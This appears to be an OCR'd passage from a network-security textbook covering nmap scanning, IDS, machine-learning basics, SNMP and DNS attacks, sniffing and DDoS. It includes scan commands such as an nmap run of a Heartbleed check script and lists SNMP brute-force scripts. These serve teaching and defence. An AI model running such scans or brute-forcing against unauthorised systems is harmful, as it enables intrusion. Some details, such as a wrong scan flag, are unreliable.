
User Datagram Protocol (**UDP**) is an internet protocol suite. It is an alternative to TCP, but it is unreliable. It just sends the packets without waiting for an acknowledgment. The UDP header has four 2-byte fields:

- Source port
- Destination port
- UDP length
- UDP checksum

During UDP scanning, a UDP packet is sent to a UDP port of a host. If there is no response, then the port is open or else it will receive a `"Destination unreachable"` error.

Nmap is the most famous open source network discovery and mapping tool. It is a very flexible, powerful, and well-documented utility. You can download it from: `https://nmap.org/download.html`.

The following screenshot shows the main interface of the graphical user interface mode of Nmap called **Zenmap**:



To use nmap you just need to use the following command:

```
nmap <options> <Target>
```

These are some useful options in network scanning:

- `-p`: For scan a port
- `-F`: For fast scanning (using most common ports)
- `-p-`: For scanning all ports
- `-sT`: For TCP scan
- `-sU`: For UDP scan

- `-A`: For identifying operating system and service
- `-sN`: For NULL scanning
- `-SF`: For FIN scanning

Also, you can use a Nmap script (`.nse`) using the following expression, for example: `nmap -sV -p 443 –script=ssl-heartbleed.nse <Target_Here>`

Intrusion detection systems

Intrusion detection systems (**IDS**) are used to defend restricted access to an organization's network. They can consist of either software or hardware. There are two types of IDS:


- **Host-based IDS**: This system traces the hosts' behaviors for any suspicious activities
- **Network-based IDS**: This system analyzes the network traffic for any intrusion and produces alerts

IDS uses two detection methods:

- **Signature-based detection**: Like anti-virus products, this type of detection is based on predefined patterns, such as sequences and signatures.
- **Anomaly-based detection**: This method of detection is based on the behaviors of activities. It is a dynamic approach that detects anomalies and suspicious activities, based on previously known attacks.

Machine learning for intrusion detection

Machine learning is obviously the hottest trend in the tech industry at the moment, thanks to the huge amount of data collected in many organizations. It is so powerful to make decisions and predictions, based on big data. Fraud detection, natural-language processing, self-driving cars and image recognition are a few examples of machine learning applications. Machine learning is a combination of statistics, computer science, linear algebra, and mathematical optimization methods. The following graph illustrates the difference between the traditional programming and machine learning:



Machine learning is the study and the creation of algorithms that can learn from data and make predictions from it. According to Tom Mitchell, a professor at the **Carnegie Mellon University** (**CMU**), a computer program is said to learn from experience *E*, with respect to some class of tasks *T*, and performance measure *P*, if its performance of tasks in *T*, as measured by *P*, improves with experience *E*. For example, in speech recognition; the task *T* is recognizing words correctly, the performance measure *P* is the number of words successfully recognized, and the experience *E* is a dataset of spoken words. Machine learning can be categorized into four models; supervised learning, unsupervised learning, semi-supervised learning, and reinforcement.

Supervised learning

Supervised learning is used when we have input variables (*I*) and an output variable (*O*), and we need to map the function from the input to the output, as a learning algorithm. Supervised learning can be represented by two categories: classification, which is used when the output is a category, and regression, which is used when the output is a real value. The following are some supervised machine learning algorithms:

- **Decision trees**: A decision tree is a machine learning algorithm that uses a tree-like graph and its possible outputs. These outputs could be YES/NO or continuous variables. This algorithm has four important terms:
    - **Root node**: This represents all the data
    - **Splitting**: This is the operation of dividing a node into sub-nodes
    - **Decision node**: This could be divided into other sub-nodes
    - **Leaf node**: This is the final divisible node (also known as **terminal node**)


- **Naive Bayes classification**: Naive Bayes classifiers are multiple probabilistic classifiers based on the Bayes' theorem of predicting the category of a given sample. For example, it is used to check whether an email is a spam or not. Here is Bayes' theorem:

$$P(A|B) = \frac{P(B|A) \times P(A)}{P(B)}$$

- **Support Vector Machines**: A **Support Vector Machine** (**SVM**) is a binary classification algorithm. It is used to find what we call a separating hyperplane that separates data. It is defined as a hyperplane and not a simple line because we are talking about a multi-dimensional space.

Unsupervised learning

Unsupervised learning is useful in cases where you only have input data (*X*) and no corresponding output variables. An example of an unsupervised learning algorithm is clustering, which is the task of grouping a set of objects such that the objects in the same group (cluster) are more similar to each other than to those in other groups, as shown here:



Semi-supervised learning

Semi-supervised learning is used when we have a huge input data (*I*) and only a few output variables (*O*). We can view it as being between both supervised and unsupervised learning, thus we can use the techniques in the two models.

Reinforcement

Reinforcement is used when the agent or the system is improving its performance, based on the interaction with the environment, including a reward function.

Machine learning systems' workflow

Every machine learning project should follow specific steps to achieve its goal. The first step is data processing—during this step we need to extract the meaningful features from the raw data. This step is crucial because good feature engineering is needed to build a good machine learning model. After processing the data, we have to train and choose the best predictive model for our situation. Finally, after training the model, evaluation is an important process where we check the accuracy and the performance of the trained model to predict new data.

Many IDS, based on machine learning, have begun to surface. They can create great solutions for detecting unknown threats, while network security engineers can extract useful features from the collected data and build machine learning models. Information security professionals and data science enthusiasts are free to choose the most convenient machine learning algorithm and model for their purposes, which is why there are various explored machine learning IDS available. One of them is artificial neural networks and, in particular, deep learning.

Artificial Intelligence (**AI**) requires computers to mimic a cognitive function of the human mind. The first artificial neural networks were introduced around 1960 and in 2006, Geoffrey Hinton came up with the first implementation of neural networks. Artificial neural networks work like a human mind; they are composed of many interconnected neurons in a linear way. They take an input and decide the class as an output; in other words, artificial neural networks are modeling information like the brain does. Artificial neural networks are trying to perform like a brain, but how does a brain work?

In order to understand how a single-layer neural network works, we will make the comparison between a biological neuron and an artificial perceptron. A neuron is a cell that is part of the nervous system, including the brain. It transmits information using electrochemical signaling. A typical neuron possesses dendrites which propagate information from other cells to the cell body that contains the nucleus and a single axon.

Using the analogy of brain behavior, an artificial neuron behaves in the same way as a biological neuron, thus the inputs are a multiple variable vector that is typically fully connected to an output node. The output node takes the sum of all the inputs and applies what we call an activation function. The activation function is like a deciding function that chooses what to pass and what to block.

Multi-layer neural networks are artificial neural networks with at least three layers of nodes; they contains many perceptrons. The layers in the middle are called hidden layers.

There are many types of artificial networks:

- **Convolutional Neural Network** (**CNN**): Passing a huge amount of information through the input layer could cause a problem, for example, in image recognition passing every pixel of a big image is not an efficient solution. This is why we need a type of neural network called a convolutional neural network, which is composed of a convolutional layer and a pooling layer (sometimes called a sampling layer) and, of course, an input and an output layer.
- **Recurrent neural network** (**RNN**): A RNN is a neural network that is used when the input is sequential information and the input and outputs are independent of each other. Generally, it is very popular for processing natural-language processing tasks. An RNN has a memory that captures information about what has been calculated so far.

Machine learning model evaluation metrics

To evaluate machine learning models, we need some metrics. There are many ways of measuring classification performance. Accuracy, F1 score, Precision, Recall are a few of the commonly used metrics to evaluate machine learning models. They are calculated based on four parameters: false positive, false negative, true positive, and true negative. A confusion matrix is a table that is often used to describe the performance of a classification model, based on the four discussed parameters.

Services enumeration

Services enumeration is the operation of extracting information about the running services from a target, in order to explore an attack vector which would compromise the systems, such as machines' hostnames, network services, service settings, and details about SNMP and DNS. The following subsections discuss, in detail, how to enumerate and exploit two different networking services: SNMP and DNS.

Insecure SNMP configuration

The **Simple Network Management Protocol** (**SNMP**) is a protocol that manages network devices; it runs on the **UDP**. Every network device contains an SNMP agent that connects with an independent SNMP manager. This protocol uses two authenticating passwords: the first is a public key to view the configuration, and the second is a private key to configure the devices. Network nodes are stored in a database called the **Management Information Base** (**MIB**) in a tree structure. An attacker, for example, can enumerate SNMP services to check for default SNMP passwords or brute force them.

Nmap can be very handy in SNMP penetration testing as it is loaded with very useful `.nse` scripts for this mission, such as:


- `snmp-info.nse`
- `snmp-netstat.nse`
- `snmp-brute.nse`
- `snmp-interfaces.nse`
- `snmp-processes.nse`

To defend against SNMP attacks, we need to:


- Change default passwords
- Block access to UDP ports `161`
- Use SNMPv3 for decrypting passwords
- Use only the required SNMP agents

DNS security

The **Domain Name System** (**DNS**) was developed in 1983 by American scientists, Paul Mockapetris and Jon Postel. We all know that remembering websites using their IP addresses is hard, so the need for an easier naming service was a must. This was the goal of DNS, as it provides a naming structure based on names and not IP addresses. The diagram here shows the different steps of DNS:




The DNS data is distributed among many locations, based on a specific hierarchy across the globe, to ensure a faster information transfer. In general, we have root domains (13), top-level domains and second-level domains:



A **Fully Qualified Domain Name** (**FQDN**) format is: `<host_name>.<Domain_name>`

To test a zone transfer, you can use a host utility:



DNS attacks

DNS is facing a various number of malicious attacks. These are some of the DNS attacks:

- **Single point of failure**: One failure can result in the simultaneous stopping of the entire system
- **Man-in-the-middle (MITM) attacks**: During this attack, the attacker intercepts the traffic
- **DNS cache poisoning**: Here, the attacker redirects the victim to a malicious server
- **Kaminsky DNS vulnerability**: This vulnerability could allow an attacker to redirect network clients to alternate servers of his own choosing, presumably for ill ends

- **Dynamic DNS (DDNS):** A malware developer use DDNS to quickly change the address
- **Distributed Denial of Service (DDoS) attacks:** The attacker floods the target with unhandled requests

Sniffing attacks


Sniffing is the process of intercepting network traffic by turning the **network interface card** (**NIC**) to promiscuous mode, in order to be able to sniff the transmitted data. There are two types of network sniffing – active and passive sniffing:

- **Passive sniffing**: This occurs at hub devices or switches without injecting any additional packets.
- **Active sniffing**: This is done by injecting **Address Resolution Protocol** (**ARP**) packets into the network. The following are some active network sniffing attacks:
    - MAC flooding—this is the process of flooding the CAM table with random data until it is full
    - Switch port stealing

These two previous attacks could be avoided by allowing only one MAC address on the switch port and implementing port security.

- **ARP Poisoning**: ARP is used to resolve MAC addresses. An attacker could forge the ARP requests to flood a switch. It is called poisoning when they flood the ARP cache.


- **MAC spoofing**: This is the act of sniffing a MAC address and using it in another context. To defend against this attack, you need to block traffic that is not mentioned in the binded table. This is an illustrated sniffing attack




Generally, to defend against sniffing attacks, we need to follow these steps:

- Use secure protocols, such as SFTP and HTTPS, instead of FTP and HTTP
- Use SSH and security protocols (IPSec)
- Identify MAC addresses from the network interface card
- Always check whether there is a machine that is using the promiscuous mode
- Deploy IDS


Wireshark is a well-known tool for troubleshooting network issues. To download it, visit `https://www.wireshark.org/download.html`.




Choose your version and install it on your computer:



Congratulations! You can use it to analyze all the traffic on your network. Select your network card:



Now, you are ready to explore it:




DDoS attacks

DDoS attacks occurs when compromised devices flood the network traffic of a targeted system. This type of attack threatens the availability of the system. When it comes to DDoS attacks, there are four attack vectors:

- **Volumetric attack**: This floods the victim using the organization's bandwidth.
- **Fragmentation attacks**: This attack exploits datagram fragmentation mechanisms by preventing the reassembling back of fragmented data packets. It is also called Teardrop attack.
- **TCP state-exhaustion attack**: This attack exhaust the number of concurrent connections supported by web servers, load balancers and firewalls.

- **Application layer attack:** This uses application weaknesses to disable the service. As shown in the following graph, an attacker exploits compromised hosts also known as zombies to perform a DDoS attack against his target.



